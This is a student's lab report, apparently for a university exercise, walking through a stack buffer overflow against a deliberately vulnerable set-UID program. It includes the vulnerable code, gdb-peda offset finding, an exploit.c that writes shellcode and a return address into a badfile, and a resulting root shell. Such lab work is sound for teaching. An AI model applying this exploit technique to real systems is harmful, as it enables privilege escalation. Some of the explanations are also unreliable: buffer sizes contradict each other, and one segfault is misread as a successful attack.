
Buffer Overflow

While memory copying process in programming, sometimes data are copied to memory without knowing the memory size of the destination memory. In such case if the copied data is larger than the memory allocation, we run into a problem called buffer overflow. The buffer overflow causes program to crash, and it is vulnerable to attack. Such vulnerable programs let other users to gain the privilege which can result in running malicious codes. Such exploit is known as buffer overflow attack.

In this lab we are given some programs. We are interested in creating new shell with root privilege with the help of these given codes. The missing parts are to be filled to make the buffer overflow attack successful.

Task 1: Running Shellcode


Step 1: First we will run following code as shown in fig: 1 to disable the virtual address space randomization feature of our OS.



```
[03/17/20]seed@AcharyaDeepak:~$ sudo sysctl -w kernel.randomize_va
_space=0
kernel.randomize_va_space = 0
```

Fig :1

The shell code is then created which is will be executed if the buffer overflow attack is succeed. The array is copied into a buffer of the same size. This is not buffer overflow attack. We copied this shell code to check if we are able to execute a new shell with root privileges.



```
[03/17/20]seed@AcharyaDeepak:~$ vim call_shellcode.c
[03/17/20]seed@AcharyaDeepak:~$ gcc -z execstack -o call_shellcode
 call_shellcode.c
[03/17/20]seed@AcharyaDeepak:~$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),2
7(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
[03/17/20]seed@AcharyaDeepak:~$ sudo chown root call_shellcode
[03/17/20]seed@AcharyaDeepak:~$ sudo chmod u+s call_shellcode
[03/17/20]seed@AcharyaDeepak:~$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),2
7(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
[03/17/20]seed@AcharyaDeepak:~$ ls -l call_shellcode
-rwsrwxr-x 1 root seed 7388 Mar 17 11:44 call_shellcode
[03/17/20]seed@AcharyaDeepak:~$ ./call_shellcode
Segmentation fault
[03/17/20]seed@AcharyaDeepak:~$
```

Fig: 2

Observation: The statement **((void(*)())buf)()** invoke a shell.


As shown in the figure 2, we execute the call_shellcode.c. We use -z execstack because, stacks are non-executable, which prevents the injected malicious code from getting executed. This counter measure is called non-executable stack. When the code is run gcc compiler marks stack as non-executable by default, and -z execstack option reveres that, making the stack executable. This counter measure can be defeated by using the return-to-libc attack.

The program has root privilege. Now the program is changed to set-UID program and the malicious code is then injected into the buffer. We changed the privilege of shell code program to make it look like it was created by the administrator. We u+s for this purpose to set the Set-UID bit of our file, so that anyone who attempts to access the file does so as if they are the owner of the file.

The buffer size was 100 but the new string of more than 100 character is then injected which caused the segmentation fault. Hence, we were able to do the buffer overflow attack.

Step 2: The vulnerable program


In this step we are creating a vulnerable program that has buffer overflow vulnerability in order to exploit it. We created stack.c with main function which reads the content of a file we called badfile into a buffer(str) of length 300 bytes.


Terminator
12:49 PM
root@AcharyaDeepak: /home/seed
root@AcharyaDeepak: /home/seed 66x24

```
root@AcharyaDeepak:/home/seed# vim stack.c
root@AcharyaDeepak:/home/seed# su root
bash: /usr/bin/lesspipe: /bin/sh: bad interpreter: No such file or
 directory
root@AcharyaDeepak:/home/seed# gcc -o stack -z execstack -fno-stac
k-protector stack.c
root@AcharyaDeepak:/home/seed# chmod 4755 stack
root@AcharyaDeepak:/home/seed# 
```


Fig: 3

The vulnerable program is made user privileges then the shell code will spawn a shell with normal privileges. The bof() function contains buffer vulnerability where it has memory allocation of only 24 bytes and we are trying to copy string from main function which contains the string of size 300. We use another counter measure -fno-stack-protector (in fig:3) as a stack Guard. This adds some special data and checking mechanism to the code, so when buffer overflow occurs, it is detected easily. In this case this statement tells compiler not to use the stack guard countermeasure. The screenshot of this vulnerable program is shown in fig: 4.



```
{
char buffer[100];
strcpy(buffer, str);// has overflow problem
return 1;
}

int main (int argc, char **argv)
{
char str[517];
FILE *badfile;
//Dummy buffer
char dummy[100];
memset(dummy,0,100);

//read content of badfile to buffer of 517 bytes
badfile = fopen("badfile", "r");
fread(str, sizeof(char), 517, badfile);

//Address of buffer with content of badfile is passed to bof funct
ion

bof(str);
                                                 26,1          55%
```

Fig: 4


Terminator
3:33 PM
root@AcharyaDeepak: /home/seed
root@AcharyaDeepak: /home/seed 66x24


```
[03/17/20]seed@AcharyaDeepak:~$ gcc -o stack -z execstack -fno-sta
ck-protector stack.c
[03/17/20]seed@AcharyaDeepak:~$ sudo chown root stack
[03/17/20]seed@AcharyaDeepak:~$ sudo chmod 4755 stack
[03/17/20]seed@AcharyaDeepak:~$ echo "aaaa" > badfile
[03/17/20]seed@AcharyaDeepak:~$ ./stack
Returned Properly
[03/17/20]seed@AcharyaDeepak:~$ echo "aaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa" >badfile
[03/17/20]seed@AcharyaDeepak:~$ ./stack
Segmentation fault
[03/17/20]seed@AcharyaDeepak:~$ 
```

Fig: 5


Task 2: Exploiting Vulnerability

Next, we are trying to create the content of badfile that we read and load into the buffer. For such file we need to include the shell code and the address of the shell code. To construct such badfile we need to find the address of buffer[] within bof() function, find the distance of the return address from buffer variable, find the distance of shell code from the buffer, find the expected address of shell code, and insert the shell code address at the right distance from the start of bad file.


Finding the buffer Distance




```
[03/17/20]seed@AcharyaDeepak:~$ gcc -z execstack -fno-stack-protec
tor -g -o stackdbg stack.c
[03/17/20]seed@AcharyaDeepak:~$ touch badfile
[03/17/20]seed@AcharyaDeepak:~$ gdb stackdbg
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
```



```
Reading symbols from stackdbg...done.
gdb-peda$
gdb-peda$ b bof
Breakpoint 1 at 0x80484f1: file stack.c, line 8.
gdb-peda$ run
Starting program: /home/seed/stackdbg
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.
so.1".

[----------------------------------registers---------------------
-------------]
EAX: 0xbfffeb2c ('a' <repeats 125 times>, "\n")
EBX: 0x0
ECX: 0x804fb20 --> 0x0
EDX: 0x0
ESI: 0xb7f1c000 --> 0x1b1db0
```




```
EBP: 0xbfffe9f8 --> 0xbfffec88 --> 0x0
ESP: 0xbfffe980 --> 0x804a00c --> 0xb7dc8880 (<__GI__IO_
sh    ebp)
EIP: 0x80484f1 (<bof+6>:         sub    esp,0x8)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERR
ion overflow)
[-------------------------------------code--------------
-------------]
   0x80484eb <bof>:         push   ebp
   0x80484ec <bof+1>:       mov    ebp,esp
   0x80484ee <bof+3>:       sub    esp,0x78
=> 0x80484f1 <bof+6>:       sub    esp,0x8
   0x80484f4 <bof+9>:       push   DWORD PTR [ebp+0x8]
   0x80484f7 <bof+12>:      lea    eax,[ebp-0x6c]
   0x80484fa <bof+15>:      push   eax
   0x80484fb <bof+16>:      call   0x8048390 <strcpy@plt>
[------------------------------------stack---------------
-------------]
0000| 0xbfffe980 --> 0x804a00c --> 0xb7dc8880 (<__GI__IO
ush    ebp)
0004| 0xbfffe984 --> 0xb7fe97a2 (<_dl_fixup+194>:
,eax)
0008| 0xbfffe988 --> 0xb7dd3209 (<__GI__IO_file_xsgetn+9
d     eax,0x148df7)
```


Terminator
3:49 PM
root@AcharyaDeepak: /home/seed
root@AcharyaDeepak: /home/seed 66x24


```
d     eax,0x148df7)
0012| 0xbfffea3c --> 0xb7f1c000 --> 0x1b1db0
0016| 0xbfffea40 --> 0x804fa88 --> 0xfbad2498
0020| 0xbfffea44 --> 0x12c
0024| 0xbfffea48 --> 0xbfffeaa8 --> 0xbfffecc8 --> 0x0
0028| 0xbfffea4c --> 0xb7dd533e (<__GI__IO_sgetn+30>:   add    esp
,0x1c)
[------------------------------------------------------------------
-------------]
Legend: code, data, rodata, value

Breakpoint 1, bof (str=0xbfffeb2c 'a' <repeats 125 times>, "\n")
    at stack.c:8
8       strcpy(buffer, str);// has overflow problem
gdb-peda$ p $ebp
$1 = (void *) 0xbfffeaa8
gdb-peda$ p @buffer
Unknown address space specifier: "buffer"
gdb-peda$ p &buffer
$2 = (char (*)[100]) 0xbfffea3c
gdb-peda$ p/d 0xbfffeaa8 - 0xbfffea3c
$3 = 108
gdb-peda$ quit
[03/17/20]seed@AcharyaDeepak:~$
```

Exploit.c file new:



Terminator
6:02 PM
root@AcharyaDeepak: /home/seed
root@AcharyaDeepak: /home/seed 66x24

```
"\xcd\x80"
;

void main(int argc, char **argv)
{
char buffer[517];
FILE *badfile;

//Initilize buffer
memset(&buffer, 0x90, 517);

//place return address
*((long*)(buffer + 112)) = 0xbfffea80 + 0x8e;

//Place the shellcode towards the end of buffer
memcpy(buffer + sizeof(buffer) - sizeof(shellcode), shellcode, siz
eof(shellcode));

//save the contents to the file name "badfile"
badfile = fopen("./badfile", "w");
fwrite(buffer, 517, 1, badfile);
fclose(badfile);
}
                                               37,1          Bot
```

I got the return address by dmesg | tail -l as follows and the address is the one after sp at last line. I have highlighted the return address 0xbffea80 in the following figure. The added 0x8e is estimated value by adding which the program execution occurs in the NOP part of vulnerable program.




```
[03/24/20]seed@AcharyaDeepak:~$ ./stack
Segmentation fault
[03/24/20]seed@AcharyaDeepak:~$ dmesg | tail -l
[76288.937505] hid-generic 0003:80EE:0021.0008: input,hidraw0: USB
 HID v1.10 Mouse [VirtualBox USB Tablet] on usb-0000:00:06.0-1/inp
ut0
[76291.247202] e1000: enp0s3 NIC Link is Up 1000 Mbps Full Duplex,
 Flow Control: RX
[78464.150718] stack[11704]: segfault at 0 ip b7e668a6 sp bfffea00
 error 4 in libc-2.23.so[b7e08000+1af000]
[82101.545902] stack[12372]: segfault at 0 ip b7e668a6 sp bfffea00
 error 4 in libc-2.23.so[b7e08000+1af000]
[84392.860574] stack[12527]: segfault at 1 ip bfffdbcf sp bfffea30
 error 6
```



```
[03/24/20]seed@AcharyaDeepak:~$ vim exploit.c
[03/24/20]seed@AcharyaDeepak:~$ gcc -o exploit exploit.c
[03/24/20]seed@AcharyaDeepak:~$ rm badfile
[03/24/20]seed@AcharyaDeepak:~$ ./exploit
[03/24/20]seed@AcharyaDeepak:~$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm
),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambasha
re)
# 
```

